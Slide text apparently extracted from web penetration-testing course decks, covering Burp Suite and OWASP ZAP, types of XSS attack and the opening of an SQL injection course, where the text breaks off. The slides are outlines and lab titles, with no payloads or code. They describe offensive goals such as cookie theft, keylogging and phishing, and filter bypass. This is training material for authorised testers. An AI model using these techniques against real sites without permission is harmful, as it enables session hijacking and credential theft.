- It is typically used to fuzz web applications or end points in order to identify and test vulnerabilities.
- It is especially useful when testing/crafting the effectiveness of custom payloads that you want to send to the web application.
- The Burp Suite Repeater is typically used to test/exploit vulnerabilities like command injection, SQLi, XSS and other vulnerabilities that require a custom payload or modification to the request in order to function.



Lab Demo: Burp Suite Repeater



Thank You!



Introduction To OWASP ZAP

Introduction To OWASP ZAP

- OWASP ZAP (Zed Attack Proxy) is the world's most popular open source & free industry standard web proxy and scanner developed in Java and is part of the OWASP project. It is used by penetration testers, developers and security researchers to analyze, map and assess the security of web applications.
- OWASP ZAP offers a plethora of features and functionality like:
 - The ability to intercept requests and responses between your browser and the web server/web application.
 - Automated web application scanning (passive and active).
 - Web Spidering - Active Spidering!
 - Fully fledged Intruder functionality. (No throttling).
 - Extensive collection of add-ons developed by professionals.

OWASP ZAP vs Burp Suite

Burp Suite Professional	OWASP ZAP
Site Map	Site Tree
HTTP History	HTTP History
Target & Scope	Context (ZAP's implementation of scope)
Intercepting Proxy	Intercepting Proxy
Repeater	Request Editor
Intruder	Fuzzer
Spider (Pro)	Spider
Scanner (Pro)	Active Scanner
BApp Store (Extensions)	Add on Marketplace



Demo: Installing OWASP ZAP On Linux & Windows



Thank You!



OWASP ZAP Dashboard & UI



Demo: OWASP ZAP Dashboard & UI



Thank You!



Configuring The OWASP ZAP Proxy



Demo: Configuring The OWASP ZAP Proxy



Thank You!



OWASP ZAP Context & Scope



Demo: OWASP ZAP Context Scope



Thank You!



Directory Enumeration With OWASP ZAP



Lab Demo: Directory Enumeration With OWASP ZAP



Thank You!



Web App Scanning With OWASP ZAP



Lab Demo: Web App Scanning With OWASP ZAP



Thank You!



Spidering With OWASP ZAP

Spider

- The Spider is a tool that is used to automatically discover new resources (URLs) on a particular Site.
- It begins with a list of URLs to visit, called the seeds, which depends on how the Spider is started.
- The Spider then visits these URLs, it identifies all the hyperlinks in the page and adds them to the list of URLs to visit and the process continues recursively as long as new resources are found.
- This can be used to identify hidden or unknown files, directories or endpoints that may not have been visible or identifiable via a directory brute-force attack.



Lab Demo: Spidering With OWASP ZAP



Thank You!



Attacking HTTP Login Forms With OWASP ZAP



Lab Demo: Attacking HTTP Login Forms With OWASP ZAP



Thank You!



Web Proxies

Course Conclusion

Learning Objectives:

- + You will get an introduction to what web proxies are and how they are used for web app pentesting.
- + You will get an introduction to Burp Suite & OWASP ZAP.
- + You will learn how to setup & configure Burp Suite & OWASP ZAP.
- + You will get an understanding of the various features and capabilities of both Burp Suite & OWASP ZAP.
- + You will learn how to actively & passively scan, crawl & spider web applications with Burp & OWASP ZAP.
- + You will learn how to perform common web application assessments and attacks like attacking HTTP login forms with Burp & OWASP ZAP.



Thank You!





XSS Attacks

Course Introduction



Alexis Ahmed

Senior Penetration Tester @HackerSploit
Offensive Security Instructor @INE



@HackerSploit



@alexisahmed



aahmed@ine.com

Course Topic Overview

- + Introduction To Cross-Site Scripting.
- + Types of Cross-Site Scripting Attacks.
- + Anatomy of a Cross-Site Scripting Attack.
- + Introduction To Reflected XSS.
- + Identifying & Exploiting Reflected XSS Vulnerabilities.
- + Introduction To Stored XSS.
- + Identifying & Exploiting Stored XSS Vulnerabilities.
- + Introduction To DOM-Based XSS.
- + Identifying & Exploiting DOM-Based XSS Vulnerabilities.
- + Identifying & Exploiting XSS Vulnerabilities with automated tools.

- + Basic familiarity with HTTP/HTTPS.
- + Basic familiarity with OWASP ZAP/Burp Suite.
- + Basic familiarity with Javascript.

Prerequisites

Learning Objectives:

- + You will get an introduction to what XSS vulnerabilities are, how they are caused and how they can be identified.
- + You will get an introduction to reflected XSS vulnerabilities and how they can be identified and exploited.
- + You will get an introduction to stored XSS vulnerabilities and how they can be identified and exploited.
- + You will get an introduction to DOM-Based XSS vulnerabilities and how they can be identified and exploited.
- + You will learn how to utilize automated tools and web proxies to identify and exploit XSS vulnerabilities in web applications.



Let's Get Started!



Introduction To Cross-Site Scripting (XSS)

Cross-Site Scripting (XSS)

- Cross-Site scripting (XSS) is a client-side web vulnerability that allows attackers to inject malicious scripts into web pages.
- This vulnerability is typically caused by a lack of input sanitization/validation in web applications.
- Attackers leverage XSS vulnerabilities to inject malicious code into web applications. Because XSS is a client side vulnerability, these scripts are executed by the victims browser.
- XSS vulnerabilities affect web applications that lack input validation and leverage client-side scripting languages like Javascript, Flash, CSS etc.

Cross-Site Scripting (XSS)


- XSS vulnerabilities/attacks are typically sorted into two main categories: stored/persistent and reflected.
- XSS attacks are typically exploited for the following objectives:
 - Cookie stealing/Session hijacking - Stealing cookies from users with authenticated sessions, allowing you to login as other users by leveraging the authentication information contained within a cookie.
 - Browser exploitation - Exploitation of browser vulnerabilities.
 - Keylogging - Logging keyboard entries made by other users on a web application.
 - Phishing - Injecting fake login forms into a webpage to capture credentials.
... and many more.

Stored XSS

Stored/Persistent

- Stored cross-site scripting is a vulnerability where an attacker is able to inject Javascript code into a web application's database or source code via an input that is not sanitized.
- For example, if an attacker is able to inject a malicious XSS payload into a webpage on a website without proper sanitization, the XSS payload injected into the webpage will be executed by the browser of anyone that visits that webpage.

Stored XSS




Reflected XSS

Reflected XSS

- Reflected/non-persistent cross-site scripting is the most common form of XSS and involves tricking a victim into clicking a specially crafted link (with an XSS payload) to the vulnerable website.
- When the victim clicks on the link the website includes the XSS payload as part of the response back to the victim's browser, where the payload is executed.

Reflected





Javascript Primer

Javascript

- Javascript is a high-level client side scripting language that is commonly used to develop dynamic and interactive web pages and web applications.
- It was developed by Brendan Eich in 1995, and supports object oriented, functional and procedural programming.
- Why use Javascript? It can be used to add user interactivity to web pages in the form of animations, form validation etc.
- Javascript is executed by web browsers and can interact with the Document Object Model (DOM) to manipulate web page content as well as server-side resources to request data and perform other tasks.

Javascript

- While the notion of executing Javascript in your browser may seem dangerous, browsers execute Javascript in a low privileged browser sandbox in user space.
- While Javascript has typically been used as a client side scripting language, Node.js was created to provide a JavaScript runtime environment for developers to build server-side applications using JavaScript.
- Node.js is built on top of the Chrome V8 JavaScript engine and provides an event-driven, non-blocking I/O model, which makes it well-suited for building scalable and high-performance applications.

Javascript

- It is also important to note that Javascript is case sensitive and browsers will execute JS code sequentially as it encounters it.
- That means that when included as part of a webpage it will be executed based on its relative position within the code.



Demo: Javascript Primer



Anatomy Of A Cross-Site Scripting Attack



Lab Demo: Anatomy Of A Cross-Site Scripting Attack




Introduction To Reflected XSS

Reflected XSS

Reflected XSS

- Reflected/non-persistent cross-site scripting is the most common form of XSS and involves tricking a victim into clicking a specially crafted link (with an XSS payload) to the vulnerable website.
- When the victim clicks on the link the website includes the XSS payload as part of the response back to the victim's browser, where the payload is executed.

Reflected





Lab Demo: Reflected XSS



Exploiting Reflected XSS Vulnerabilities in WordPress



Lab Demo: Exploiting Reflected XSS Vulnerabilities in WordPress



Cookie Stealing Via Reflected XSS



Lab Demo: Cookie Stealing Via Reflected XSS




Introduction To Stored XSS

Stored XSS

Stored/Persistent

- Stored cross-site scripting is a vulnerability where an attacker is able to inject Javascript code into a web application's database or source code via an input that is not sanitized.
- For example, if an attacker is able to inject a malicious XSS payload into a webpage on a website without proper sanitization, the XSS payload injected into the webpage will be executed by the browser of anyone that visits that webpage.

Stored XSS





Lab Demo: Introduction To Stored XSS



Exploiting Stored XSS Vulnerabilities in MyBB Forum



Lab Demo: Exploiting Stored XSS Vulnerabilities in MyBB Forum



Introduction To DOM-Based XSS

DOM-Based XSS


DOM-Based XSS

- DOM-Based XSS/type-0 XSS is a type of XSS vulnerability that allows an attacker to inject malicious payloads into a webpage by exploiting a weakness in the DOM of the web application.
- A DOM-Based XSS attack involves exploiting a script on the webpage that takes user input and reflects it back to the page without proper sanitization, the attacker then injects malicious code/payloads into the webpage's DOM by modifying the values of the script's variables.

Document Object Model (DOM)

- The DOM is a programming interface for HTML and XML files.
- It represents the web page as a hierarchical tree-like structure, where each node corresponds to an element, attribute or text in the webpage.
- The DOM is used by developers to dynamically change the content and behaviour of a web page in response to user interaction. For example:
 - Add or remove elements and attributes from the page.
 - Change the content of existing elements like text or images.
 - Modify the styling and layout of elements on the page.
 - Respond to user interaction such as clicks or keyboard input.

Document Object Model (DOM)



Stored vs Reflected vs DOM-Based

- Stored XSS attacks occur when the attacker injects malicious code into a web application's database or other storage mechanism, such as a comment section or user profile field. The malicious code is then served to all users who view the affected page, regardless of their session or browser.
- Reflected XSS attacks are carried out by injecting malicious code into a web application's input fields, such as search boxes, forms, or URLs. The input is then reflected back to the user in the form of an error message, search results, or a page redirect. When the victim clicks on the link or submits the form, the malicious code is executed in their browser.
- DOM-Based XSS attacks occur when the vulnerable code is present in the Document Object Model (DOM) of the web page. The attacker exploits a weakness in the web application's JavaScript code to modify the values of the script's variables and inject malicious code into the DOM. When the victim loads the web page, the malicious code is executed in their browser,



Exploiting DOM-Based XSS Vulnerabilities



Lab Demo: Exploiting DOM-Based XSS Vulnerabilities



Identifying & Exploiting XSS Vulnerabilities with XSSer

XSSer

- Cross Site “Scripter” (aka XSSer) is an automatic framework that can be used to detect, exploit and report XSS vulnerabilities in web-based applications.
- It contains several options to try to bypass certain filters, and various special techniques of code injection.
- XSSer has pre-installed [> 1300 XSS] attacking vectors and can bypass-exploit code on several browsers/WAFs:

GitHub Repo: <https://github.com/epsylon/xsser>





Lab Demo: Identifying & Exploiting XSS Vulnerabilities with XSSer



XSS Attacks

Course Conclusion

Learning Objectives:

- + You will get an introduction to what XSS vulnerabilities are, how they are caused and how they can be identified.
- + You will get an introduction to reflected XSS vulnerabilities and how they can be identified and exploited.
- + You will get an introduction to stored XSS vulnerabilities and how they can be identified and exploited.
- + You will get an introduction to DOM-Based XSS vulnerabilities and how they can be identified and exploited.
- + You will learn how to utilize automated tools and web proxies to identify and exploit XSS vulnerabilities in web applications.



Thank You!

SQL Injection Attacks

Course Introduction



Alexis Ahmed

Senior Penetration Tester @HackerSploit
Offensive Security Instructor @INE



aahmed@ine.com



@HackerSploit



@AlexisAhmed

Course Topic Overview


- + Introduction To SQL Injection.
- + Types of SQL Injection Vulnerabilities.
- + Introduction to Databases, DBMS, Relational Databases and NoSQL Databases.
- + SQL Fundamentals.
- + Hunting for SQL Injection Vulnerabilities.
- + Identifying & Exploiting In-Band SQL Injection Vulnerabilities (Error-Based SQLi & UNION-Based SQLi).
- + Identifying & Exploiting Blind SQL Injection Vulnerabilities (Time-Based SQLi & Boolean-Based SQLi).
- + Identifying & Exploiting SQLi vulnerabilities with automated tools like SQLMap.
- + Pentesting NoSQL Databases.

- + Basic familiarity with HTTP/HTTPS.
- + Basic familiarity with Linux.
- + Basic familiarity with OWASP ZAP/Burp Suite.

Prerequisites

Learning Objectives:

- + You will have a solid understanding of what a SQL injection vulnerabilities are, what causes them and their potential impact.
- + You will have an understanding of how Relational Databases and NoSQL databases work and how they differ from one another.
- + You will have an understanding of the three different categories/Types of SQL Injection vulnerabilities and their respective subtypes.
- + You will be able to understand and write basic SQL queries.
- + You will be able to identify and exploit In-Band SQL Injection vulnerabilities (Error-Based SQLi & UNION-Based SQLi).
- + You will be able to identify and exploit Blind SQL Injection vulnerabilities (Time-Based SQLi & Boolean-Based SQLi).
- + You will be able to automate the identification and exploitation of SQLi vulnerabilities with tools like SQLMap.
- + You will be able to identify and exploit vulnerabilities in NoSQL databases.



Let's Get Started!



Introduction To SQL Injection

Introduction to SQL Injection

